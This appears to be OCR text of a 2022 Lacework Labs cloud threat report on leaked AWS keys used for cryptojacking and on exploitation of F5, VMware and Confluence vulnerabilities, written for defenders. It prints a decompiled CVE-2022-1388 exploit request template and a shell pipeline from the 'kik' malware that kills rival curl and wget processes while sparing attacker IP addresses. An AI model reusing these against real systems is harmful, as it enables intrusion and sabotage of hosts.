
LACEWORK LABS

Cloud Threat Report

VOLUME FOUR | 2022



LACEWORK

Contents

Executive summary

3 Summary

Living off the API

4 From exposure to compromise

Cloud infrastructure compromise

6 Malware targeting latest F5 vulnerability
7 Nginx day
7 Critical vulnerabilities in VMware
8 RCE in multiple Atlassian products
9 Ongoing Log4j reconnaissance and exploitation

Adversarial tradecraft in the cloud

11 Watchdog malware smuggling via photos
12 Recent trends in S3 targeting
14 Identifying detection opportunities in cryptojacking attacks

Proactive defense & intelligence

15 Tool release: Cloud-Hunter
17 Exploiting vulnerabilities in open source tracing software
18 Living off the kube

Conclusion

Executive summary

In the six months since the last Cloud Threat Report, Lacework Labs has seen a marked increase in efficiencies used by cybercriminals: speed is the name of the game.

Identities continue to be a key target for attackers, and our findings indicate that the time to use those identities are shortening, consistently. We believe this is due to both automated attack techniques and an opportunity that attackers have spotted.

As an organization's cloud maturity improves, they generate more operational data as a result of more frequent changes to their environment. This ever-shifting nature affords attackers an evergreen opportunity. They are using the sheer amount of data teams are analyzing to delay detection long enough to either steal data, enumerate resources, or start cryptojacking for profit.

Cryptojacking remains a consistently profitable activity for cybercriminals. We highlighted this in our first few Cloud Threat Reports while exploring some new and unique approaches of attackers using this technique. Getting someone else—you, the victim—to pay for the resources needed to generate cryptocurrency remains a "go-to" move. But it's not their only move.

This report details cases of attackers searching for trade secrets, identifying customer information, enumerating account info for profiling, or gathering general intelligence in addition to ongoing infrastructure compromise activities.

The information provided here will help improve your security practice by explaining these techniques. This is information that you can use to adjust your defenses.

We've also taken things a step further in this report. We're releasing a new open source tool, Cloud-Hunter, designed to help take your threat hunting activities on the Lacework Polygraph Data Platform to the next level.

If the community freely shares information on attack techniques and malware, we can collectively improve our security postures. The more organizations that strengthen their security, the harder it will be for attackers to compromise as many victims.

Most cybercriminals are playing a volume game—they need to quickly and easily compromise a large number of victims to make enough profit to justify their risks.


Living off the API

With a robust set of APIs, it’s easier than ever for attackers to accomplish their objectives without needing to deploy their own tools.

From exposure to compromise

Cloud service adoption is happening quickly, and attackers are stepping up their game to keep pace. Bad actors have found ways to automate many types of attacks, allowing them to promptly take advantage of opportunities. One of the most common targets is credential leakage—API keys, access tokens, passwords, and everything in between can be exposed in many ways; most commonly through commits to source code in a git repository.

Lacework Labs assisted with an incident involving leaked AWS access keys, and the most significant standout was how quickly the attack occurred following the leaked credentials. A developer inadvertently included their AWS keys in an update to their project on GitHub. Seconds after the commit, an unknown adversary logged into the developer’s AWS account, inventoried their permissions, and then launched dozens of GPU EC2 instances. As the instances came online, the adversary immediately began to mine cryptocurrency.



[redacted] (19)
Amsterdam,Noord-Ho... (19)
AwsApiCall (19)
[redacted] (24)
Regions (5)
us-east-1 (4)
us-east-2 (15)
ec2 (1895)
ecr (91)
sts (4)
CreateDefaultVpc (2)
GetSessionToken (4)
ReadAccess (1968)
RunInstances (16)
Client.DefaultVpcAl... (2)
Client.DryRunOperation
Client.InvalidSubnetID...
Client.OptInRequired (18)
Client.RequestLimi... (32)
Client.Unauthorized... (4)
Client.VcpuLimitExc... (8)
RepositoryPolicyNot... (6)
Server.InsufficientIns...
c5.12xlarge (2)
c5.24xlarge (2)
c5.2xlarge (2)
c5.4xlarge
g3s.xlarge (3)
p2.xlarge
p3.2xlarge (3)
p4d.24xlarge (2)
aws
DETAILS
aws
DETAILS

8:00 AM User used service in Region: For account: [redacted] [redacted] used CreateDefaultVpc in region us-east-2

8:00 AM AWS GPU Instance Usage Spike: For account: [redacted]: experienced 37 GPU instance launches but expected 1

Figure 1: Access key compromise, reconnaissance, and ec2-instance creation

Perhaps more surprising than the speed of the attack was the speed at which AWS could detect and prevent the activity. Shortly after this event occurred, the victim received an email from AWS stating they had placed the key in a quarantine policy. The response from AWS was equally as impressive as the attack itself, highlighting remarkable maturity in cloud security and baked-in automated response capabilities aimed to quickly prevent further damage.



Dear AWS customer,

We have become aware that the AWS Access Key [redacted] , belonging to IAM User [redacted] , along with the corresponding Secret Key is publicly available online at https://github.com/[redacted]

Your security is important to us and this exposure of your account's IAM credentials poses a security risk to your AWS account, could lead to excessive charges from unauthorized activity, and violates the AWS Customer Agreement or other agreement with us governing your use of our Services.

To protect your account from excessive charges and unauthorized activity, we have applied the "AWSCompromisedKeyQuarantineV2" AWS Managed Policy ("Quarantine Policy") to the IAM User listed above. The Quarantine Policy applied to the User protects your account by denying access to high risk actions like iam:CreateAccessKey and ec2:RunInstances.
You can view the policy here: https://console.aws.amazon.com/iam/home#policies/arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantineV2$jsonEditor?section=permissions .

Figure 2: AWS Alert Email

Still, the damage was done. Adversaries expect their targets to be distracted and leverage automation to beat any defensive controls in place. Even though the attacker's access was terminated, they had already accomplished their goal by beating the AWS response in seconds. Had the victim not seen the alerts from Lacework or the notification from AWS and realized their mistake, the impact could have been vast and costly, even if it only continued for minutes. Shortly after this attack, the adversary attempted to create a backdoor access token.




Figure 3: Attempted persistence following quarantine of the key

Fortunately, the key was already quarantined. The victim actively responded by rotating keys and terminating the new GPU instances. The entire attack, detection, response, and cleanup took under an hour.

This incident is one of many other identical cases, which underscores how one simple mistake can open the door to compromise and significant financial impact. Imagine if the attacker had been stealthier, used other regions, launched fewer instances, or if log data was not being collected and analyzed. The speed at which attacks can occur highlights the need for defenses to keep pace as more organizations transition to the cloud. Regardless of whether you have information adversaries may want to steal, it's often simply the infrastructure itself that they are after.


Cloud infrastructure compromise

Continuing with the theme of heavily targeted infrastructure, the security community observed a significant increase in attacks against core networking and virtualization software.

Malware targeting latest F5 vulnerability

Commonly deployed core networking and related infrastructure is consistently a compelling target for adversaries. When vulnerabilities in these products arise, adversaries and defenders alike take notice—especially when the exploit can be triggered via a single packet sent without any user interaction and resulting in command execution. This is exactly what happened with [CVE-2022-1388](), the latest critical vulnerability uncovered in [F5's BIG-IP]() suite of appliances.


Shortly after the vulnerability announcement, numerous GitHub repositories surfaced highlighting proof-of-concept attacks, which require only a POST request with an HTTP body of commands to execute on a victim host. This quickly evolved into opportunistic adversaries adopting this vulnerability to spread cryptojacking malware, and distributed denial-of-service (DDoS) bots using modified Mirai code.



```
exploit_func(*piVar14,
             "POST /mgmt/tm/util/bash HTTP/1.1\r\n%s: %s\r\nAccept-Encoding: gzi
             p, deflate\r\nAccept: */*\r\nConnection: X-F5-Auth-Token\r\nHost: %
             s\r\nAuthorization: Basic YWRtaW46\r\nX-F5-Auth-Token: 0\r\nContent
             -Type: application/json\r\nContent-Length: 46\r\n\r\n{\"command\":
             \"run\", \"utilCmdArgs\": \"-c \\\"%s\\\"\""
             ,uVar17,local_f2a,local_f3a,&DAT_0011b3a0);
```

Figure 4: Example CVE-2022-1388 exploit template

Lacework Labs also observed exploitation activity originating from Project Discovery, in addition to active exploitation using Mirai. [Project Discovery]() maintains a repository for a popular open source scanner dubbed [Nuclei](), which is used for both traditional scanning and recon as well as more invasive tests using out-of-band application security testing (OAST). With so many scripts to scan and exploit the vulnerability in the wild, it was no surprise to see attacks flooding into Lacework Labs honeypots. Fortunately, the attention generated across media outlets from this vulnerability urged companies to patch as quickly as possible, resulting in the overall attack surface shrinking drastically as word spread.



Nginx day

Nginx, which F5 owns, is a HTTP and reverse proxy server leveraged across companies of all sizes. In April 2022, a zero-day affecting one of the core lightweight directory access protocol (LDAP) integration modules (nginx-ldap-auth) was released on Twitter by the hacking group that goes by the aliases “AgainstTheWest,” “_Blue_hornet,” and “APT49.” While their Twitter account is locked to the public and has since gone silent, the full details of the disclosure and ensuing response from industry experts can be found on AgainstTheWest’s github. This resulted in a combination of confusion and retroactive threat hunting as the security industry attempted to unravel the core vulnerability and determine if it had already been exploited.

While Nginx was quick to release configuration changes to address the flaw, there was no CVE assigned nor were changes made to the codebase. This vulnerability comes down to configuration and ensuring that the server is securely configured. Still, this highlights how core flaws in infrastructure can appear suddenly, be shared openly online, and open the floodgates for attackers to throw the exploit at any potential targets.

For this reason, organizations must be ready to adapt and respond as such events unfold. There will always be another wide-reaching zero-day with the potential to impact core infrastructure. Maintaining visibility across both cloud and on-premise assets, staying on top of breaking cybersecurity events, and having a plan to respond are key to ensuring the organization’s security regardless of what comes next.

Critical vulnerabilities in VMware

In early April, VMware released patches for remote code execution (RCE) and authentication bypass vulnerabilities against multiple VMware products, including VMware Workspace ONE Access, Identity Manager, vRealize Automation, Cloud Foundation, and vRealize Suite Lifecycle Manager. Much like the F5 remote code execution vulnerability, proof-of-concepts began to emerge and attackers quickly took advantage of the latest flaws affecting core virtualization infrastructure across countless companies.

Lacework Labs monitored the event, watching for opportunistic attackers exploiting the vulnerability. They identified Enemybot actively targeting these CVEs as well as the recent remote code execution vulnerability within F5’s BIG-IP line of products. Enemybot is the latest variant of Keksec’s DDOS malware and has been observed exploiting a host of other vulnerabilities, including those for IoT devices.

RCE in multiple Atlassian products

Rounding out the vulnerabilities affecting core infrastructure software is CVE-2022-26134, a critical unauthenticated remote code execution vulnerability within Atlassian's Confluence Server and Data Center products. This vulnerability was originally discovered and reported to Atlassian by Volexity, wherein they observed active exploitation of this vulnerability in the wild—a true zero-day.



dash (5)
java (3)
curl (4)
mongodump (3)
java sandbox.Sand
systemd (33)
crond (18)
python flask (2)
java synchrony.core (3)
bash (13)
xmrig (2)
java startup.Bootstrap (8)
python s3cmd (53)
timeout (5)
wget (2)
Application
bash
Associated User(s)
confluence, root
Members
13
Investigate
Process Analysis Group

Figure 5: Confluence Exploitation and Cryptojacking – Polygraph


Multiple threat actors exploiting Confluence object-graph navigation language (OGNL) vulnerability

While the author of the original exploit is unknown, shortly after the CVE's release, Lacework Labs observed exploitation of this vulnerability in the wild from both uncategorized and named threat groups.

One of the notable groups was Kinsing, who ran their usual post-exploitation playbook that downloads and runs the Kinsing H2Miner malware and a userland-level rootkit via libsystem.so. This shared object was also leveraged in LD_PRELOAD attacks.

Within the same systems where we observed Kinsing activity, Lacework Labs also discovered a newer threat, known as Hezb. This threat actor leverages malware components in their attack, the first of which was an XMRig miner installed as "Hezb." Additional modules included a polkit exploit for privilege escalation and a zero-detection executable and linkable format (ELF) payload named "kik."

Lastly, a unique Mirai variant, known as Dark.IoT, was observed exploiting this vulnerability. They ultimately installed an XMRig cryptominer named "x." Dark.IoT is steadily continuing to expand their target coverage, having since moved far beyond IoT networks, from which the original Mirai variant became infamous.


Decompile: main.main - (kik)

```
  }
  if (local_a0 == (long **)0x0) {
    _DAT_00000000 = 2;
  }
  procs_to_kill =
       "ps aux | grep -v grep | grep -v \'202.28.229.174\' | grep -v \'192.157.86\' | grep -v \'
       192.227.90\' | grep -v iosk | grep -v g4mm4 | grep \'curl\' | awk \'{print $2}\' | xargs
       -i kill -9 {}; ps aux | grep -v grep | grep -v \'202.28.229.174\' | grep -v \'192.157.86\
       ' | grep -v iosk | grep -v g4mm4 | grep \'wget\' | awk \'{print $2}\' | xargs -i kill -9
       {}; ps aux | grep -v \'202.28.229.174\' | grep -v grep | grep -v \'192.157.86\' | grep -v
        iosk | grep -v g4mm4 | grep \'urlopen\' | awk \'{print $2}\' | xargs -i kill -9 {}"
  ;
  local_38 = local_a0;
